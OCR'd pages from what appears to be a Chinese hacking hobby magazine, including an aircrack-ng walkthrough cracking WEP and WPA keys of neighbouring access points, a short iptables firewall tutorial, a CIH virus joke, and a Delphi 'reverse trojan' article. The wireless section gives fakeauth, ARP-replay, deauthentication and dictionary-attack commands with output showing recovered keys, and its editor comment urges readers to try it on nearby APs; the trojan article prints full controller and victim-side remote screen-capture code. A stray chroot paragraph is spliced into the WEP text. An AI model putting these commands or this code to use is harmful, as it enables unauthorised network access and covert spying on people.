


图6 执行结果

然后新打开一个终端，输入下面的命令，如图 7。

```
aireplay-ng -1 0 -a 00:1D:0F:72:A0:3C -h 00:1C:BF:6A:E1:E9 wifi0
```

参数意义：
-1：等同于 fakeauth，对 AP 进行欺骗认证
-a：AP 的 MAC 地址
-h：本机的 MAC 地址，可以通过 ifconfig -a 获得

```
aireplay-ng -3 -b 00:1D:0F:72:A0:3C -h 00:1C:BF:6A:E1:E9 wifi0
```

家送上。

编辑点评：

我们说 chroot 是强大的，不仅仅因为它的作用，更因为它与其它程序配合产生的效果。简单的说，chroot 就是在“欺骗”应用程序，而 Linux 的文件系统与程序之间的高独立性，使 chroot 能在 Linux 中完成许多“艰难”的任务。现在我们只是先认识一下 chroot，想更深入的了解吗？继续关注哦！

参数意义：
—3：ARP request replay
—b：AP 的 MAC 地址
—h：本机的 MAC 地址

```
root@mickey: /home/mickey
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
mickey@mickey:~$ su root
口令：
root@mickey:/home/mickey# aireplay-ng -1 0 -a 00:1D:0F:72:A0:3C -h 00:
03:15:55  Waiting for beacon frame (BSSID: 00:1D:0F:72:A0:3C) on chann

03:15:55  Sending Authentication Request (Open System) [ACK]
03:15:55  Authentication successful
03:15:55  Sending Association Request [ACK]
03:15:55  Association successful :-) (AID: 1)
root@mickey:/home/mickey# aireplay-ng -3 -b 00:1D:0F:72:A0:3C -e dlink
03:16:37  Waiting for beacon frame (BSSID: 00:1D:0F:72:A0:3C) on chann
For the given BSSID "00:1D:0F:72:A0:3C", there is an ESSID mismatch!
Found ESSID "Mandy-Tplink" vs. specified ESSID "dlink"
```

图7　命令结果

注意：此种破解方法只对应目标AP下有其它的无线客户端有网络通信的情况，如果目标的AP下没有无线客户端，或者无线客户端此时没有网络通信，是不会得到arp request包的。即使在没有客户端的情况下，也是有办法破解的。

```
root@mickey:/home/mickey/桌面# air
airbase-ng    airdecap-ng    aireplay-ng    airodump-ng    ai
aircrack-ng   airdriver-ng   airmon-ng      airtun-ng
root@mickey:/home/mickey/桌面# aircrack-ng isto-02.ivs
Opening isto-02.ivs
Read 124868 packets.

  #  BSSID              ESSID                  Encrypt

  1  00:1C:F0:42:46:04  zaiyi888               Unknown
  2  00:1C:F0:4E:E0:D8  dlink                  WEP
  3  00:17:9A:20:26:8A  default                WEP
  4  00:1D:0F:7B:1B:5A  TP-LINK                Unknown
  5  00:19:E0:B5:9F:24  pv's network           WEP (8
  6  00:1D:0F:72:A0:3C  Mandy-Tplink           WEP (31
  7  00:1E:58:0F:E9:30  ShuDong                Unknown
  8  00:1B:11:A4:A9:0A  dlink                  Unknown
  9  00:1D:0F:88:37:7C  TP-LINK                Unknown
 10  00:1D:0F:98:3D:A8  sazhishan              Unknown
 11  00:1D:0F:8F:CA:B8                         WEP (20

Index number of target network ? 6
```

图8　命令结果

我大概抓了15M左右的IVS，按CTRL+C停止，使用aircrack进行破解，命令如下，结果如图8。

aircrack—ng —0 isto—02.ivs

选择目标的网络，本例是Mandy—Tplink，所以输入6。破解完毕！如图9。

```
root@mickey: /home/mickey/桌面
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
                         Aircrack-ng 1.0 rc1

          [00:00:04] Tested 35102 keys (got 31448 IVs)

 KB   depth   byte(vote)
  0    0/  5  13(42240) 4A(40192) 2C(38400) 95(38400) 3A(38144)
  1    0/  3  81(42752) E2(38912) 98(38400) BD(37888) 3C(37632)
  2    0/ 20  15(39680) 8F(39424) 0E(38400) E5(38144) E3(37888)
  3   38/ 40  75(34304) 09(34048) 9C(34048) B6(34048) D7(34048)
  4    0/  3  06(42496) 8A(40448) F5(38144) 0A(37888) 8E(37888)
                  KEY FOUND! [ 13:81:15:60:66 ]
      Decrypted correctly: 100%
root@mickey:/home/mickey/桌面#
```

图9　破解完毕

```
mickey@mickey:~$ su root
口令：
root@mickey:/home/mickey# modprobe -r iwl
root@mickey:/home/mickey# modprobe ipwr
root@mickey:/home/mickey# iwconfig wif
root@mickey:/home/mickey# iwconfig wif
root@mickey:/home/mickey# ifconifg wif
bash: ifconifg：找不到命令
root@mickey:/home/mickey# ifconfig wifi
root@mickey:/home/mickey# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     unassociated  ESSID:off/any
          Mode:Monitor  Channel=6  Bit Rate=2 Mb/s

rtap0     no wireless extensions.

root@mickey:/home/mickey#
```

图10　配置接口

```
CH  6 ][ Elapsed: 4 s ][ 2008-08-30 07:52

BSSID              PWR  Beacons    #Data, #/s  CH

00:1B:11:A4:A9:0A  165        6        0    0
00:17:9A:20:26:8A  170       16        0    0
00:19:E0:A9:8F:02  165        7        0    0
00:1E:58:0F:E9:30  168       17        0    0
00:1D:0F:98:3D:A8  167        6        0    0
00:1D:0F:72:A0:3C  171       22        0    0
00:1C:F0:4E:E0:D8  199       29        0    0
00:1C:F0:42:46:04  169       25        0    0
00:1D:0F:7B:1B:5A  167        8        0    0

BSSID              STATION            PWR   Rate
```

图11　搜索频道

四、破解 WPA

重启电脑，挂载ipwraw驱动，配置wifi0接口信息，如图10。

然后，搜索频道6内的一些AP的信息，用如下命令，结果如图11。

airodump—ng —c 6 rtap0

这次选择ESSID为dlink的目标来进行破解，命令如下：

```
CH  6 ][ Elapsed: 2 mins ][ 2008-08-30 08:00 ][ WPA handshake: 00:1C:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHE

00:1C:F0:4E:E0:D8  208  39     1198     4089    2              TKIP

BSSID              STATION            PWR   Rate   Lost  Packets  Prob

00:1C:F0:4E:E0:D8  00:1C:26:17:13:00  225   54-36          4471
```

```
root@mickey: /home/mickey
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
mickey@mickey:~$ su root
口令：
root@mickey:/home/mickey# aireplay-ng -0 5 -a 00:1C:F0:4E:E0:D8 -c 00:
07:59:36  Waiting for beacon frame (BSSID: 00:1C:F0:4E:E0:D8) on
07:59:37  Sending 64 directed DeAuth. STMAC: [00:1C:26:17:13:00]
07:59:38  Sending 64 directed DeAuth. STMAC: [00:1C:26:17:13:00] [ 5|1
```

图12　命令运行结

airodump—ng —w wpa —c 6 ——bssid 00:1c:f0:4e:e0:d8 rtap0

参数意义：
—w：保存的文件名
——bssid：后面跟随目标AP的mac地址，进行过滤，防止抓取其它AP的信息

Aireplay—ng —0 5 —a 00:1c:f0:4e:e0:e8 —c 00:1c:26:17:13:00 wifi0

参数意义：
—0：降级攻击
5：发送的降级攻击包的数量
—a：AP的MAC地址
—c：目标AP下已经连接的一个无线客户端的MAC地址

```
root@mickey: /home/mickey
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
                        Aircrack-ng 1.0 rc1

              [00:00:15] 2210 keys tested (148.56 k/s)

                  Current passphrase: aerograph

   Master Key     : 8E 21 A1 8E 8D DC DC EA 0A BA B9 2C F0 29 08 AB
                    0E 71 07 8A D2 21 07 F2 13 3C 13 5B 22 C2 04 EC

   Transcient Key : 8E F6 6D BE 5E DA 4A FF 0D A2 F7 1C 36 68 F8 01
                    EC 21 03 7D B8 E9 18 25 95 72 32 FB 80 A5 77 2C
                    F0 2B 68 85 56 E6 05 28 FA 1E 35 3A E2 21 16 CE
                    AD 9C B0 EE DD 07 AD 94 24 C5 99 F2 6C 2F 69 DC

   EAPOL HMAC     : 8F 7D EE 87 2E FC FE FA 02 E5 A1 10 10 01 91 CB
```

图13

```
root@mickey: /home/mickey
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
                        Aircrack-ng 1.0 rc1

              [00:00:37] 5120 keys tested (126.15 k/s)

                    KEY FOUND! [ fuckgirl ]

   Master Key     : 98 BF D1 D3 E9 9D 5F C4 DE 6B 76 8D 51 2C 68 3C
                    76 EB 84 A9 A1 E8 34 87 B6 CA D5 64 3D B7 03 A3

   Transcient Key : A1 2F 0C CD E5 E6 78 B8 33 83 9F D1 D4 BC F6 5E
                    2A 31 23 35 9D 3B 68 02 D1 49 51 DC 56 60 E9 0F
                    25 E5 A5 F2 F9 08 A1 2D B0 DE 8E D7 1A DD CE 13
                    D6 28 7A AA 7D 1A F5 91 0E 7F 39 53 94 FE 79 87

   EAPOL HMAC     : DA 8A 41 9F E5 F8 F6 A5 8C 79 D5 0A AE 51 3D 51

root@mickey:/home/mickey#
```

图14

命令执行后的结果如图12。

然后再执行：

aircrack—ng —a 2 —0 —w DICT.TXT /home/mickey/wpa—01.cap

参数意义：
—a：指定破解模式为暴力破解
2：代表要破解的为WPA/WPA2—PSK加密
—0：应用颜色样式
—w：指定字典文件

破解完毕！如图13、图14。

编辑点评：

如果你接触过无线网络的破解，你一定知道无线破解的“至尊”工具（准确地说是系统）BackTrack！而BackTrack对无线网络的破解主要也是依靠了aircrack系列工具，而本文详细的指导你怎样在Ubuntu下通过aircrack破解无线网络，如果你身边有无线AP，还不试一下？至于破解之后，是要接入网络，还是模拟AP，要怎样操作就看你的RP了。

菜鸟也会linux下防火墙的配置

文 吴杰

从本文您可以学到：
如何简单的配置Iptables

Iptables是一款linux下内核级的防火墙软件，一般linux的服务器都会配置它，我的系统是ubuntu linux 8.04。首先我们打开“**应用程序**”—“**附件**”—“**终端**”，是不是发现有点像CMD的界面？不过它可比CMD要强大得多！

1、我们先来学习它的第一条命令：**sudo iptables —L**（sudo是ubuntu的系统管理命令，iptables就是防火墙的名字，L是显示规则列表），如图1。

```
jessewu@jessewu-linux:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
jessewu@jessewu-linux:~$
```

图1　显示规则列表

因为我们刚装好系统，所以规则列表是空的。

2、接下来配置第一条规则，输入命令：**sudo iptables –A INPUT –i eth0 –j ACCEPT**（A是添加，INPUT是进入，i是通过哪个接口，j是要采取的行为，ACCEPT是同意j的行为），这条命令的意思就是允许服务器网络通信。其实服务器默认就是允许的，与配置后有什么区别我们将在后面讲。

3、作为服务器肯定是要开放一些端口了，输入命令：**sudo iptables –A INPUT –p tcp –i eth0 ––dport 80 –j ACCEPT**（p是什么协议，tcp是一种协议，dport是什么端口），这条命令的意思就是开放80端口。如果您想开放21、22等端口，只需把端口号改了就行。

4、该开的端口我们都开了，作为防火墙，其主要功能是防止黑客，所以接下来这条命令尤为重要！输入命令：**iptables –P INPUT DROP**，这个是默认命令，放在规则的最后面，表示不满足以上规则的，全部将进来的数据丢失掉。

5、最后不要忘记保存就行了，输入命令：**iptables–save > /home/jessewu/iptables.up.rules**。这是保存在我的账号目录下的。然后编辑网卡配置，输入命令：**sudo gedit /etc/network/interfaces**。在配置文件最后加上这一句“**pre–up iptables–restore < / home/jessewu/iptables.up.rules**”（启动自动调用已存储的iptables规则）。另外，这一句“**post–down iptables–save > / home/jessewu/iptables.up.rules**”是关机时，把当前iptables 储存。

好了，到这里就结束了，其实它还有很多有用的功能，我们这里不能一一列举了，等待大家去发掘吧。

编辑点评：

关于防火墙的内容之前介绍得不多，那就先简单的说一下iptables吧。iptables很强大，文章只是一个最简单的例子，但一般“民用级”服务器这样就足够了。要真正配置好iptables可不是一件简单的事情，不过好在现在有很多iptables的GUI工具，大家可以试试看。 NOHACK

快码加编

张宇快首

CIH是世界上第一例能够破坏BIOS的计算机病毒，有很强的破坏力。下面我们来看看杀毒软件公司的反应吧！

A公司：我们的产品能够彻底地杀死CIH，为了使你更加放心，它将捎带着杀死BIOS。

B公司：本公司产品威力无比，能完全彻底地清除CIH。注：请在病毒发作后使用。

C公司：我公司是杀毒软件的权威，清除CIH病毒最彻底，请用户先把该病毒的样本寄给我们。

D公司：防毒、杀毒要有完整的解决方案，而能够提供这种方案的只有本公司一家。专家主张，强烈建议：每月26日不要开机。

跟小龙学编反弹木马（二）——远程屏幕截取

文 无敌小龙（张博）




图1 控制端各控件的布置

从本文您可以学到：

1、UDP协议基础及如何使用

2、使用JPEG数据流传送屏幕

今天要给大家介绍的是使用UDP协议编写屏幕捕捉木马。UDP协议是一种面向无连接的协议，也就是不管对方是否监听了服务端口；不管数据是否被准确投递到位；并且没有TCP协议的三次握手，就可以直接发送数据。在这种协议下，发送数据只需要知道对方的IP地址和开放的服务端口就可以了。

要在Delphi中使用UDP协议，最容易实现的方法就是采用NMUDP控件。使用NMUDP发送数据可以用sendbuffer方法和sendstream方法，接收数据就用readbuffer方法和readstream方法。

原理分析

我们使用NMUDP实现UDP协议的数据通信，截取屏幕流程如下：

首先，控制端发送截取屏幕的指令，在这里是show；

然后，服务端（被控制端）接收到这个指令show，于是开始搜索图片流数据是否为空。如果为空，就开始截取屏幕数据；否则，就发送剩下的图片数据；

接着，控制端接收到被控制端发送过来的数据。如果数据大小为2048字节，说明发送过来的是分块数据，也就是数据还没有接收完毕，于是再次发送show命令；如果接收到的数据小于2048字节，说明接收到的是最后一次剩余的数据，这时就可以把图片数据显示到image中了。

最后，被控制端数据发送完毕，就清空图片数据流，等待下次控制端发送过来的show指令。

控制端

首先来介绍控制端程序的编写。控制端程序使用到的VCL有：1个编辑框、1个按钮和1个image，如图1所示，摆放好它们的位置，接下来就可以开始编写程序了。

其中，在控制端中使用到了jpeg对象来保存jpeg数据，要使用这个对象就要在uses语句后面添加jpeg的引用，如图2所示。




图2 添加引用

最后的代码为：

```
implementation
const
   bufsize=2048;
   msgsize=256;
var
   stream,RsltStream:Tmemorystream;
   jpegscreen:Tjpegimage;
{$R *.dfm}
procedure TForm1.NMUDP1DataReceived(Sender: TComponent;
  NumberBytes: Integer; FromIP: String; Port: Integer);
var
ReqCode:array[0..29] of char;
begin
     NMUDP1.ReadStream(Stream);
     RsltStream.CopyFrom(Stream,NumberBytes);
   if NumberBytes < BufSize then //数据小于2048，说明是最后的一块
数据，表明数据已读完
      begin
     RsltStream.Position:=0;     //指定图片数据流文件的文件指针
          jpegscreen.LoadFromStream(RsltStream);   //把内存流中的图
片数据保存到jpeg对象
```

```
            image1.Picture.Bitmap.Assign(jpegscreen);   //把 jpeg 对象中
的图片数据显示在 image 中
            Stream.Clear;          //清空临时流文件数据
            RsltStream.Clear;    //清空图片流文件数据
          end
        else          //接收到的分块数据，大小为 2048 字节，也就是 2KB
          begin
            Stream.Clear;    //清空临时流文件
            ReqCode:='SHOW';
            NMUDP1.RemoteHost:=fromip;
            NMUDP1.SendBuffer(ReqCode,30);   //发送截图命令
          end;
    end;

procedure TForm1.Button1Click(Sender: TObject);
var
buf:array[0..29] of char;
begin
    buf:='SHOW';        //这里要大写，因为被控制端是大写
    stream.Clear;              //清空本地流文件数据
    RsltStream.clear;
    nmudp1.RemoteHost:=edit1.text;   //发送截图命令
    nmudp1.SendBuffer(buf,30);
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    jpegscreen:=Tjpegimage.Create;      //创建 jpeg 对象
    stream:=Tmemorystream.Create;      //创建两个流文件，一个保存
临时数据，一个保存接收到的整张图像数据
    stream.Position :=0;
    RsltStream:=Tmemorystream.Create;
    image1.autosize:=false;//image 大小不变
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    RsltStream.Free;      //释放流文件
    stream.Free;
    jpegscreen.Free;      //释放 jpeg 对象
end;
```

被控制端

被控制端使用到两个组件：1 个 nmudp 和 1 个 listbox。其中 nmudp 用来实现接收指令和发送屏幕数据，listbox 用来显示来自客户端的数据请求状况。摆放好各个 VCL 的位置，如图3所示，接着就可以开始编写代码了。




图3　被控制端各控件的布置

这里只是编写屏幕演示程序，所以程序的界面也没有做隐藏，相关代码如下：

```
implementation
const
    BufSize=2048;    //数据块大小

var
    jpgStream:TMemoryStream;    //定义的 jpeg 对象是全局变量
    LeftSize:Longint;    //发送每一笔数据后剩余的字节数

{$R *.dfm}
procedure Tform1.ScreenCap(LeftPos,TopPos,RightPos,BottomPos:integer);
var
bmpscreen:Tbitmap;
jpegscreen:Tjpegimage;
FullscreenCanvas:TCanvas;
dc:HDC;
sourceRect, destRect: TRect;
begin
dc:=getdc(0);
fullscreencanvas:=Tcanvas.Create;
fullscreencanvas.Handle:=dc;
bmpscreen:=Tbitmap.create;
bmpscreen.Width  :=screen.Width ;
bmpscreen.Height  :=screen.Height ;
sourcerect:=rect(0,0,screen.Width ,screen.Height );
destrect:= rect(0,0,screen.Width ,screen.Height);
bmpscreen.Canvas.CopyRect(sourcerect,fullscreenCanvas,destrect); //使
用 copyrect 方法把屏幕 canvas 中的数据复制到 jpeg 中
jpegscreen:=Tjpegimage.Create;  //转换为 jpeg，因为 jpeg 被压缩，文
件数据量小
jpegscreen.Assign (bmpscreen);
jpegscreen.CompressionQuality:=40;    //设置压缩率
jpegscreen.SaveToStream (jpgStream);//jpgstream 为全局变量，函数被调
用完毕后，jpgstream 中还保存有数据
jpgstream.Position  :=0;
LeftSize:=jpgStream.Size;
FullscreenCanvas.Free;    //下面是释放所有对象，流文件和句柄
bmpscreen.Free;
jpegscreen.Free  ;
ReleaseDC(0, DC);
end;

procedure TForm1.NMUDP1DataReceived(Sender: TComponent;
  NumberBytes: Integer; FromIP: String; Port: Integer);
var
CtrlCode:array[0..29] of char;
Buf:array[0..BufSize-1] of char;   //2048字节
SendSize:integer;
begin
    nmUDP1.ReadBuffer(buf,NumberBytes);   //读取控制码
    listbox1.Items.add(strpas(buf));
    if strpas(buf) ='SHOW' then   //得到截取屏幕的命令
    begin
        application.ProcessMessages;
        if jpgStream.Size=0 then ScreenCap(0,0,screen.width,screen.
height); //没有数据可发，首先截屏

        if LeftSize>BufSize then    //剩下的数据大于 2048
            SendSize:=BufSize
        else    //剩下的数据小于等于 2048，也就是最后一次发送数据
            SendSize:=LeftSize;

        jpgStream.ReadBuffer(Buf,SendSize);
        LeftSize:=LeftSize-SendSize;  //leftsize 每次减少 2048 字节
        nmUDP1.RemoteHost:=FromIP;
    nmUDP1.SendBuffer(Buf,SendSize);  //发送数据
    if LeftSize=0 then jpgStream.Clear;   //清空 jpeg 内存流，这样下次接
收到 show 命令时，就要重新截图
      end;
  end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    jpgStream:=tmemorystream.Create; //创建 jpeg 内存流
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    jpgStream.Free;   //释放 jpeg 内存流
end;
```

